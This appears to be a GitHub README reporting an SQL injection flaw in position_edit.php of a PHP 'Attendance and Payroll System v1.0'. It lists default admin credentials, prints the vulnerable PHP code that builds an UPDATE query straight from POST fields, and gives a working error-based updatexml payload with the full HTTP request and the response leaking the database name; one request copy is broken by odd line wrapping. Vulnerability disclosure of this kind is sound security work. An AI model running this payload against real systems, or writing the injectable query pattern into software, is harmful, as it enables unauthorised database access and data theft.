debug601 / **bug_report** Public

<> **Code** Issues Pull requests Actions Projects Security Insights

main ▾ ···

bug_report / bug_o / **README.md**

debug601 Create README.md History

1 contributor

```
35 lines (26 sloc) | 1.49 KB
```

···

Attendance and Payroll System v1.0 - SQL injection


username:nurhodelta password:password ----> {ip}apsystem/admin/index.php

Supplier： https://www.sourcecodester.com/php/12268/attendance-and-payroll-system-using-php.html

\admin\position_edit.php has SQL injection


Payload: id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&title=Writer&rate=50&edit=

SQL injection because id can be closed




```php
<?php
    include 'includes/session.php';

    if(isset($_POST['edit'])){
        $id = $_POST['id'];
        $title = $_POST['title'];
        $rate = $_POST['rate'];

        $sql = "UPDATE position SET description = '$title', rate = '$rate' WHERE id = '$id'";
        echo $sql;
        if($conn->query($sql)){
            $_SESSION['success'] = 'Position updated successfully';
        }
        else{
            $_SESSION['error'] = $conn->error;
        }
    }
    else{
        $_SESSION['error'] = 'Fill up edit form first';
    }

    header('location:position.php');

?>
```

```
POST /apsystem/admin/position_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 92
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.17/apsystem/admin/position.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&title=Writer&rate=
```



```
POST /apsystem/admin/position_edit.php
HTTP/1.1
Host: 192.168.1.17
Content-Length: 92
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.1.17/apsystem/admin/position.ph
p
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5od13120a4bta
Connection: close

id=2' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&title=Writer&rate=50&e
dit=
```

```
HTTP/1.1 302 Found
Date: Mon, 21 Mar 2022 13:07:12 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: position.php
Content-Length: 131
Connection: close
Content-Type: text/html; charset=UTF-8

UPDATE position SET description = 'Writer', rate = '50' WHERE id = '2' and
updatexml(1,concat(0x7e,(select database()),0x7e),0)-- '
```



Error!

XPATH syntax error: '~apsystem~'